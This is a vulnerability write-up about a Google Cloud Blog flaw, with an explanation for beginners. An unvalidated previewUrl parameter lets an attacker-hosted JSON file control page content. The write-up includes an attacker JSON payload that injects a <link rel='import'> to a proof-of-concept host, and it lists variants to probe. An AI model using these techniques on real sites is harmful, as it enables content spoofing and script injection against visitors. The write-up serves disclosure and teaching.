
The first conditional checks whether the JSON retrieved from the constructed link has a seo_tag parameter. If it does, updateSeoLink parses it and, for every entry whose type is link, creates a <link> element, copies href, hreflang and rel from the entry's attributes, gives it the id seo-tag and appends it to the document head. All of those attribute values come from the attacker's JSON.
Step 3: craft the JSON
The attacker-hosted JSON file would look like this:
{
    "id": 39049,
    (...)

    "seo_tag": "[{ \"type\": \"link\", \"attributes\":{ \"href\":\"https://gweb-cloudblog-author.googleplex.com.poc.dekeeu.online/test.php\", \"rel\": \"import\", \"hreflang\": \"ro\" } }]"
}
The two attributes that matter are href and rel. When rel is set to import on a <link> tag, the resource referenced by href is included in the current HTML document. Pointing href at attacker-hosted HTML would therefore insert valid HTML content into the page.
Step 4: the CSP stops it

The Content Security Policy header blocked any attempt to load this kind of resource, so the escalation to XSS did not complete. The researcher still packaged all the details and sent them to Google, considering the finding valid and exploitable.
Root cause
The flaw is string concatenation without validation. getPreviewPageData appends the user-supplied previewUrl directly to the constant author URL and never checks that the value begins with /. A value that starts with a dot turns the intended subdomain into a prefix of an attacker-controlled hostname, so the JSON that drives the entire page comes from the attacker. The researcher's reading is that the preview feature was meant for internal use, where the parameter would always be a path, and that this assumption may have been carried into production.
The second weakness is in updateSeoLink: it takes href, hreflang and rel from the JSON and writes them into a <link> element without validation, which would allow a rel="import" HTML import from an arbitrary origin if CSP did not block it. The only thing that stopped this from becoming script execution was the CSP header, which blocked loading the imported resource. The article-level filtering of HTML tags and JavaScript events did not help here because the injection does not go through the article body at all.
Impact
An attacker could trick victims into performing illegitimate actions by modifying the content of a page on the Google Cloud Blog, and could distribute a malicious link over the internet, social media or messaging platforms. If a CSP bypass had been achieved, the attacker could have injected HTML and JavaScript into the page and stolen sensitive information held by the browser in the context of the blog platform, such as cookies or session tokens. The XSS escalation as tested was blocked by CSP; the content manipulation through the attacker-hosted JSON did not depend on it.
Fix
Google's security team accepted the vulnerability and fixed it very quickly, and treated the bug as an XSS, rewarding it according to the VRP rules. The report does not describe the code change itself. A fix would be to validate that previewUrl is a path beginning with / before concatenating it, and to restrict the attributes accepted in seo_tag rather than copying href and rel from external JSON.
Variants to test
- Look for parameters that are concatenated onto a fixed host, such as preview, proxy, callback or redirect URLs. A positive result is a request going to a host you control, for example by supplying a value starting with
.. - Search frontend bundles for
createElement("link")andrelassignments fed from remote JSON. A positive result is a<link rel="import">or similar element in the head pointing at your origin. - Check whether JSON-driven rendering paths bypass the sanitisation applied to article bodies. A positive result is attacker-controlled markup or attributes reaching the DOM through a component that never passes through the HTML filter.
- Test whether the CSP actually covers every resource type the page can create. A positive result is an import, script or style load from your origin that the policy does not block.
- Look for internal-only preview or authoring endpoints reachable from production. A positive result is a production page whose content is fully determined by a file you host.
What happened, in plain words
A security researcher was given a grant by Google to spend time testing one of Google's websites, the Google Cloud Blog. While reading the JavaScript code that the blog sends to every visitor's browser, he found a feature that let a page load its content from another address. The address was built by gluing a fixed Google address together with a value the visitor could put in the web address. Because the code never checked that value, an attacker could make the blog load its content from a website the attacker controlled. That let the attacker change what an article said. He then found a second piece of code that could have turned this into a script-injection attack (XSS), but the site's security policy blocked it. Google accepted the report, fixed it quickly and treated it as an XSS.
This article walks through the same story for someone who has never done security testing. Every technical word is explained the first time it appears, and there is a glossary at the end.
The target: Google Cloud Blog
Google Cloud Blog is the website Google uses to announce new features and news about Google Cloud Platform, its collection of cloud computing services. Think of it as a company magazine: mostly articles that people read, not a place where visitors type things in.
The researcher got access to it through a Google Grants award. Google Grants is a programme that sits alongside the Google Vulnerability Reward Program (VRP). In the VRP, people who find security bugs in Google products can report them and may receive a reward. The grants programme gives researchers rewards for researching specific Google products. The researcher was told he had a grant for this blog platform and used it as a chance to practise.
First impression: a website that does not take input
He started the way most tests start: browsing the site, clicking around, and trying to understand what it does and how it handles anything a visitor sends it. This early browsing is called reconnaissance, and it means exactly what it sounds like: getting to know the place before trying anything clever.
After crawling and inspecting the existing pages, he concluded the application was designed more like a read-only website than one that processes input from users. The only feature a visitor could actually use was Search. He also tried guessing file and folder names on the server (brute-forcing), which produced nothing useful. At that point he was stuck.
So he changed approach. Instead of looking at the pages, he looked at the code the pages are made of.
Reading the frontend code
Modern websites send a program to your browser, written in JavaScript, and that program builds the page you see. This is called the frontend: the part that runs on your computer rather than on Google's servers. To see which JavaScript files the blog loaded, he opened the Google Chrome Developer Console, a panel built into the Chrome browser that shows the files a page has loaded and lets you inspect them.
One file stood out:
https://cloud.google.com/blog/static/****main****.163de04176b97472487f.bundle.js
This is the address of a JavaScript file. The long string of letters and numbers in the name is a fingerprint that changes whenever the file changes, so browsers can tell versions apart. The file was the main module of the application, meaning it contained the code for many of the site's features, and it ran to roughly 29,000 lines.
Finding the interesting line
Reading 29,000 lines one at a time is not practical, so he searched the file for names that suggest user input is being handled: words like query, queryParams and URL. A query is the part of a web address after the question mark, used to pass values to a page. queryParams is the code's name for the collection of those values. Searching for these names is like using the find function in a long document to jump to the paragraphs that matter.
That search led him to this code:
e.prototype.resolve = function(e) {
    return e.queryParams.previewUrl ? this.wagtailApiService.getPreviewPageData(e.queryParams.previewUrl) :
        this.getPageDataObservable(this.getUrlString(e))
}
Line by line, in plain words:
e.prototype.resolve = function(e) {defines a function calledresolvethat takes one input, namede. In this code,erepresents the current request or page context, including the values from the web address.return e.queryParams.previewUrl ?asks a yes/no question: does the web address contain a value calledpreviewUrl? The?is JavaScript's shorthand for "if yes, do the next thing; if no, do the thing after the colon".this.wagtailApiService.getPreviewPageData(e.queryParams.previewUrl)is the "yes" branch: it passes thepreviewUrlvalue to another function calledgetPreviewPageData.this.getPageDataObservable(this.getUrlString(e))is the "no" branch: the normal path, which loads the page in the usual way.
So a visitor could add previewUrl to the address of a blog page and change how the page loads. That is the door. The next question is what is behind it.
What the preview feature does
Here is the function that receives the value:
e.prototype.getPreviewPageData = function(e) {
    var t = "" + r.a.AUTHOR_URL + e.replace(/\/?$/, "/") + "?mode=json";
    return this.httpClient.get(t, {
        withCredentials: !0
    })
}
Line by line:
e.prototype.getPreviewPageData = function(e) {defines the function, again taking one inpute, which here is thepreviewUrlvalue from the address.var t = "" + r.a.AUTHOR_URL + e.replace(/\/?$/, "/") + "?mode=json";builds a web address and stores it in a variable calledt. It glues together four pieces: an empty string, a fixed address stored inr.a.AUTHOR_URL, the user's value with a slash added at the end if one is missing, and the text?mode=json.return this.httpClient.get(t, {sends a request to that address.httpClientis the part of the code that makes web requests, andgetmeans "fetch this address".withCredentials: !0means the request is sent with the visitor's credentials, such as cookies. A cookie is a small piece of data a website stores in your browser so it can recognise you on the next request; a session token is a similar value that proves you are logged in.!0is JavaScript's way of writingtrue.
The function builds an address and downloads JSON from it. JSON is a text format for structured data, a bit like a very strict shopping list: names paired with values, in curly brackets. The downloaded JSON is then parsed, and the whole page changes according to the configuration inside that file.
The researcher's reading is that Google engineers used this to see a live preview on the production blog of changes they had made internally. The other possibility is that it was built during internal development and testing and simply overlooked when the site went live. Either way, a feature meant for staff was reachable by anyone.
How the address is put together
The address is assembled from three parts:
- The constant
r.a.AUTHOR_URL, already defined in the code as a link to a Google internal subdomain,https://gweb-cloudblog-author.googleplex.com. A subdomain is a prefix on a domain name, likebloginblog.example.com. - The value passed as
e, that is thepreviewUrlparameter, which should have been a path such as/folder1/folder2/folder3/. - A query parameter called
mode.
The expected final address therefore looks like this:
https://gweb-cloudblog-author.googleplex.com + /path/from/user/ + "?mode=json"
Nothing in the code checks that the path appended to the googleplex.com subdomain starts with a slash. That missing check is the whole bug. If the value begins with a dot instead of a slash, the dot joins onto the hostname, and the hostname becomes something else entirely. Supplying a value such as .1337hackz.com/ makes the concatenation produce a request to a completely different host:
https://gweb-cloudblog-author.googleplex.com.1337hackz.com/?mode=json
Read that address carefully. The browser does not see gweb-cloudblog-author.googleplex.com followed by something else. It sees one hostname, gweb-cloudblog-author.googleplex.com.1337hackz.com, and the part that decides who owns it is the end: 1337hackz.com. The Google-looking text at the front is just a label on the attacker's domain. It is like writing "Bank of England" on your own shop: the sign does not make it the bank.
Because the attacker's value becomes part of the hostname, the JSON is loaded from a site the attacker controls. The attacker can then alter the content of a legitimate article in almost any way: titles, images or body content.
Why that was not yet an XSS
Content that a user can control is the usual route to XSS, which stands for cross-site scripting. XSS means getting your own JavaScript to run inside someone else's website, in the browser of a victim, so it behaves as if the site itself had written it. JavaScript is the programming language browsers run; if an attacker can run it on a page, they can often read what the page can read.
This time the first attempt did not get there. Every JavaScript module responsible for the components used inside the article page (titles, paragraphs, embedded images and videos) encoded and filtered injection attempts. Encoding means turning characters that have special meaning, such as < and >, into harmless text so the browser shows them instead of acting on them. The article body, composed of text and HTML tags and also fully under the attacker's control, was stripped of dangerous HTML tags and JavaScript events. HTML is the language that describes the structure of a page, and a tag is one instruction in it, such as a paragraph or an image. A JavaScript event is something like "when this element is clicked, run this code".
So the attacker could change what the page said, but not make it run code. That is still a real problem, but a smaller one.
One last attempt: from content injection to XSS
He was ready to write the report when he decided to try once more to escalate the content injection into a reflected XSS. Reflected means the malicious value is sent in the request and bounced straight back into the page, rather than being stored on the server. That attempt led him to these lines:
if (e.seo_tag)
this.updateSeoLink(e.seo_tag);
e.prototype.updateSeoLink = function(e) {
    for (var t = 0, n = JSON.parse(e); t < n.length; t++) {
        var r = n[t];
        if (r.type && "link" === r.type) {
            var i = this.document.createElement("link");
            i.id = "seo-tag", i.href = r.attributes.href, i.hreflang = r.attributes.hreflang, i.rel = r.attributes.rel, this.document.head.appendChild(i)
        }
    }
}
Line by line:
if (e.seo_tag)checks whether the data has a field calledseo_tag. SEO stands for search engine optimisation, the practice of helping search engines understand a page; aseo_taghere is a piece of data describing links for that purpose.this.updateSeoLink(e.seo_tag);passes that field to a function calledupdateSeoLink.e.prototype.updateSeoLink = function(e) {defines that function, taking theseo_tagvalue ase.for (var t = 0, n = JSON.parse(e); t < n.length; t++) {turns the text into real data withJSON.parse, stores it inn, and then loops over every entry, counting witht.var r = n[t];picks the current entry and calls itr.if (r.type && "link" === r.type) {checks that the entry has a type and that the type is exactlylink.var i = this.document.createElement("link");creates a new HTML<link>element in the page. A<link>tag tells the browser about an external resource related to the page, most often a stylesheet.i.id = "seo-tag", i.href = r.attributes.href, i.hreflang = r.attributes.hreflang, i.rel = r.attributes.rel,copies four values from the entry onto the new element: an id, the address inhref, a language code inhreflang, and the relationship type inrel. All of them come straight from the JSON.this.document.head.appendChild(i)inserts the new element into the head of the page, the part that holds information about the page rather 